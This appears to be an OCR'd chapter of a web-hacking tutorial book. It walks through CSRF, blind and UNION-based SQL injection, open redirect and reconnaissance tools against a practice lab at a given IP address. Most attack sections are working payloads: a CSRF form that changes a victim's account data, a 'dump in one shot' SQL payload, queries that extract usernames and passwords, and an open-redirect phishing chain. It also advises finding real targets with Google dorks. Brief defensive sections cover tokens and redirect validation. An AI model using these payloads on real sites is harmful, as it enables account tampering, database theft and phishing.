I'm going to demonstrate how to perform CSRF attack and how to determine whether the website is vulnerable to CSRF. You can always use either manual method or automated tools to check whether there is a CSRF or authentication token that prevent CSRF.

Manual Method Checking

Usually, I make use of the view page source to check if the forms carry a CSRF token or authentication token. Developers make this method by putting this code:

```
<input type="hidden" name="csrftoken"
value="wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZMGYwMGEwOA=="
>
```

If there is no CSRF code you can perform CSRF attack. For developers, take note, make your CSRF token random and unpredictable so attackers can't make a bypass.

Automated Tool: Burp Suite

Burp Suite is an intercepting tools that capture request before it goes to the server. Submit the HTML of the web target. Then intercept with burp. You can check the POST if it carries a CSRF token or any token that prevents CSRF attack. If it doesn't, then we can start our attack.

We have a target:

http://128.199.131.238/btslab/vulnerability/csrf/changeinfo.php

Lets assume that the victim is logged to his account and the site is vulnerable to csrf which allows attack to change information about the victim.

First lets login to our account at


http://128.199.131.238/btslab/login.php

username: admin

password: 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 (no need to decrypt)

```
<!DOCTYPE html>
<html>
<body>
<form action="changeinfo.php" method="GET">
<input type="text" name="info" value=""/>
<br/><br/><input type="submit" name="change" value="Change"/>
 </form>


</body>
</html>
```

The page looks like this:



The method used in the form is *Get* method. And the action goes to *changeinfo.php* which contains the update query.

Update.php code:

```
UPDATE users
SET info=$info
WHERE id=$id;
```

Now let's create a CSRF code to demonstrate the attack.

```
<!DOCTYPE html>
<html>
<body>
<form
action="http://128.199.131.238/btslab/vulnerability/csrf/changeinfo.p
hp" method="GET">
<input type="hidden" name="info" value="test1"/>
<input type="submit" name="change" value="Change"/>
</form>
</body>
</html>
```

The important thing about writing the CSRF code is the *name, value* (whatever you want) and the *form action* where the malicious request will take place.

Changes we made:

input type=text to *input type=hidden*
value=set any value
form action=update.php to f*orm action=site.com/update.php* (it will be the site URL since we want to perform the request outside the website).

Save as *any.html*. *Y*ou may send this HTML file your victim or upload it in your domain then send the link to the victim.

Take note, our victim doesn't need to click the submit button. We can actually use JavaScript to make it auto submit but in this case, we demonstrate the attack by clicking submit).

How to confirm if our attack is successful you can visit this url:
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1
This is where we can see the data we want to change using csrf

4.9 DEFENSE AGAINST CSRF ATTACK

For developers, this part will show you how to prevent CSRF attacks on your web sites or applications.

We will use two methods to help prevent CSRF attacks on your GET and POST requests.

- The first method is to include a random token with each request. This is a unique string that is generated for each session. We generate the token and then include it in every

form as a hidden input. The system then checks if the form is valid by comparing the token with the one stored in the users' session variable. This means that in order for an attacker to generate a request, the attacker would have to know the token value.

- The second method is to use random name for each form field. The value of the random name for each field is stored in a session variable and after the form has been submitted, the system generates a new random value. This means that in order for an attack to work, the attacker would have to guess these random form names.

Example:

For example a request that once looked like this:

Will now look like this:

005:

BLIND SQL INJECTION

5.1 INTRODUCTION

In this section, you need to read about the basic SQL injection (which was actually discussed in *Part 2)* in order to understand the difference and what things you should know before performing an SQL injection attack. We are about to discuss requires basic knowledge about database, table, columns & hackbar (these topic can be learned in Part 2).

5.2 WHAT IS BLINDSQL INJECTION

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible.

5.3 NORMAL SQLI VS. BLINDSQLI

Why do we call it blind? This is because we can't see anything; we don't know anything; what we do is just keep asking question from the database and get the reply in the form of YES (page loaded normally) or NO (page redirected to any page specified by the admin/dev).

Let's put all the data into one table to further tangle the reader:

Vulnerability/Attack	Detection Method
SQL Injection	DBMS error message.
Blind SQL Injection	False and true request testing.

Example:

Site URL: site.com/user.php?id=1’

Normal SQLi	Blind SQLi
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1	

5.4 HOW BLIND SQL INJECTION CAN BE USED?

There are several uses for the Blind SQL Injection:

- Testing the vulnerability
- Finding the table name
- Exporting a value

Every technique are based on the 'guess attack' because we only have two different input:

TRUE or FALSE. Let’s have the demo so that you would understand better.

BlindSQL Injection Demo:

In this part, I am going to show the step by step process of manual Blind SQL injection. How to find a target? As an injector we always use google dorks to find a target ex: inurl:php?id=

Before we start injecting, the website needs to have a "parameter" ex: php.?id=1 where we can start injecting.

We provide a Lab so you can practice this live.

URL:	128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1


INPUT
128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1

Output

Now, let's find out if our target is vulnerable to SQL injection by using a single quote (') and Double quote (") after the parameter. As I mentioned, the difference between SQLi and BlindSQLi, in BlindSQLi, rather than getting a useful error message you will get a generic page specified by the developer instead. You should observe the behavior of page.

INPUT
128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1’


Output:



It gives us a generic page specified by the developer. This means, the site is vulnerable to *BlindSQLi.*

Now lets try Double quote:

INPUT
128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1”




Let's balance our query before we start injecting. Try to use the different comment based on our table in section *1.7 Comments used in SQLi*.

In balancing, we need to receive the same output of the website before we inject something. Ex: 128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 --+- (same output as this)

URL:

128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 --+- (Mysql Windows Style)



Expected Output:




5.5 GETTING THE NUMBER OF COLUMNS (1.3 DATABASE, TABLES & COLUMNS)

To get the number of columns, we need to use either the SQL clause "ORDER BY" or "GROUP BY". How to determine whether we got

the exact number of columns? We need to get the same output as this (128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1). Meaning, no error is being returned and we get the exact same output before we inject. Always start from highest number to lowest; our goal is to get the number of column before the error. Take note, some of the websites have more than 120 columns.

INPUT	OUTPUT
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 order by 100--+-	
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 order by 10--+-	

http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 order by 8--+-	
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 order by 7--+-	(We got the number of columns) 

5.6 SHOWING THE VULNERABLE COLUMN

In showing the vulnerable columns, we utilise the SQL command “Union select” + the number of columns.

URL: http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 union select 1,2,3,4,5,6,7--+-

Some websites show the vulnerable column by just injecting union select but for some, it doesn’t work. In order to display the vulnerable columns when the site doesn’t display by injecting union select, we may use period (.) or hyphen (-) ex: id=(.)1 or id=(-)1 without the parenthesis.

Input	OUTPUT
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=1 union select 1,2,3,4,5,6,7--+-	Content: About 2: 5

The page will emphasize the vulnerable path in our case. In this case, it is (2)(5). Hence, we may already start injecting malicious SQL command to the vulnerable path.

5.7 WHAT IS DIOS

Also known as “Dump in one Shot”. It is a customize SQL query so attackers can easily dump the whole database table.

DIOS payload that we will use:

(select(@a)from(select(@a:=0x00), (select(@a)from(information_schema.columns)where(table_schema!


=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=concat(@a,table_name,0x203a3a20,column_name,0x3c62723e))))a)

This payload is available in hackbar click *union based* > *DIOS MYSQL* > *DIOS by Shariq*

5.8 DUMPING OF TABLE USING DIOS

We learned what DIOS is and the DIOS payload that we will be utilising. Just inject the DIOS payload into the vulnerable path (2) or (5).

Input	http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=.1 union select 1,2,3,4,(select(@a)from(select(@a:=0x00),(select(@a)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=concat(@a,table_name,0x203a3a20,column_name,0x3c62723e))))a),6,7--+-
Output:	YOU will see the whole database table dump in our page The left data is table and the right data is column *(Table:: column)*




5.9 MANUAL DUMPING OF TABLE

In this part, I will show how to manually dump the table without using DIOS.

```
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=.1 union select 1,2,3,4,group_concat(table_name,0x0a),6,7 from information_schema.tables where table_schema=database()--+-
```

Output:




Changes:

group_concat(table_name,0x0a) to *group_concat(column_name,0x0a)* FROM information_schema.tables where table_schema=database() to *FROM information_schema.columns where table_name=0x7573657273*

What is 0x7573657273? It is the hexadecimal encoding of our table. Example: users then hex encode it.
What is 0x3a? Hex code of "**:**".

```
http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=.1 union select 1,2,3,4,group_concat(column_name,0x0a),6,7 from information_schema.columns where table_name=0x7573657273--+-
```

Output:




5.10 GETTING DATA FROM THE COLUMNS

We already dumped the columns inside our database table.

Lets assume our columns are: username and password. What we will do now is to dump the information or records inside those columns.

http://128.199.131.238/btslab/vulnerability/sqli/UserInfo.php?id=.1 union select 1,2,3,4,concat(username,0x3a,password),6,7 from users--+-

Output:



We successfully got the data!

006:

OPEN REDIRECT

6.1 INTRODUCTION

In this part we are going to learn how to execute Open redirect attack; how to determine whether the web target is vulnerable to open redirect; what are the possible scenarios which an attacker can use to execute this attack to his/her victim; and learn the defense mechanism that can prevent this vulnerability.

6.2 WHAT IS OPEN REDIRECT



Unvalidated / Open Redirect

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.

6.3 WHAT IS PHISHING

A phishing website (sometimes called a "spoofed" site) tries to steal your confidential information by tricking you into believing that you are on a legitimate website. You could even land on a phishing site by mistyping a URL (web address).

6.4 SENDING PHISHING VS. OPEN REDIRECT

Phishing	Open Redirect
Evilsite.com	Site.com/rdr.php?url=evilsite.com
If you send a phishing site directly to victim he might not visit the site because he is not familiar to the website url. (Might fail)	If you send the Url to the victim he will visit the site because he is a user of the website that is vulnerable to open redirect.
Untrusted site	Trusted site
Directly to phishing site	Directly to a website before it redirects to our phishing site
	

6.5 ATTACK SCENARIO

Scenario #1: The application has a page called “redirect.php” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

```
example.com/redirect.php?url=http://www.evilsite.com
```

Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forwards the attacker to administrative functionality for which the attacker isn’t authorized.

```
http://128.199.131.238//btslab/vulnerability/url/open.php?
u=http://www.breakthesecurity.com
```


Now lets manipulate that URL so we can redirect our victim to attackers phishing site:

```
http://128.199.131.238//btslab/vulnerability/url/open.php?
u=http://www.evilsite.com
```

In this part, I will explain how we can execute this attack to our victim.

1) The attacker creates a phishing site where he/she will steal the victims’ private credentials.
2) The attacker find a website that is vulnerable to open redirect where the website is used by the victim.
3) The attacker manipulate the website by making it redirected to his phishing site.
4) The attacker send the URL to the victim (http://128.199.131.238//btslab/vulnerability/url/open.php?u=http://www.evilsite.com).
5) The victim checks the URL because it is a trusted website that he/she uses.

6) The victim was redirected to a phishing site after he/she check the URL.
7) The attacker steals the victims' credentials by tricking him/her in visiting the site.



6.6 DEFENSE AGAINST OPEN REDIRECT

If possible, applications should avoid incorporating user-controllable data into redirection targets. In many cases, this behavior can be avoided in two ways:

- Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list. If it is considered unavoidable for the redirection function to receive user-controllable input and incorporate this into the redirection target, one of the following measures should be used to minimize the risk of redirection attacks.

- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
- The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend http://yourdomainname.com to the URL before issuing the redirect.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.

When we want to redirect a user automatically to another page (without an action of the visitor such as clicking on a hyperlink) you might implement a code such as the following:

```
<?php
 /* Redirect browser */
 header("Location: http://www.mysite.com/");
?>
```

007:

INFORMATION DISCLOSURE

7.1 INTRODUCTION

In this section, you will learn how to gather information from the web target in order to use that disclosed information to do a larger attack. There are many ways to gather information you can use a public tools and also there is a manual way.

Some developers make some mistake that can result to information leakage.

7.2 WHAT IS INFORMATION GATHERING

Information Gathering is the very first step a hacker follows. Indeed, during this critical phase, the auditor collects as much data as possible about the target. It enables to validate or reject hypothesis, map the target network and have a precise idea of the infrastructure to better target the tests of next phases.

7.3 WHAT IS INFORMATION DISCLOSURE

Exposure of system information, sensitive or private information, fingerprinting, etc. these attacks can be used by the hackers in order to find known *cve* or exploit that can result to a larger and critical vulnerability.


7.4 INFORMATION GATHERING TOOLS

Netcraft

This website gives us a detailed information about the web hosting and the server with detailed information on what is running on the server along with the IP, whois information, server side technologies etc. All these information should be saved in your reports so that you can use all the information to find the right tests and define the attack surface which is the most important part of a pentest.

YouGetSignal

Many times, the particular domain you are targeting is not so vulnerable or you are not able to find the right attack surface. In such case you can make a Reverse IP domain lookup and find the other domains on the server which may be vulnerable and allow you to enter the Server.




Archive.org

Archive.org is a website which is maintaining history of many websites over the internet. Many times, you can get some information which is no more displayed on the website because of some security issue but something related to that can still be found there.


Nmap

Using Nmap, you can check the open ports and services versions running on a server that may help you to get direct access exploiting any of the functionality or via bruteforcing. It also helps you to understand about the services running on the server so that later, it may help you while pentesting.



Nikto

It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scanned items and plugins are frequently updated and can be automatically updated.

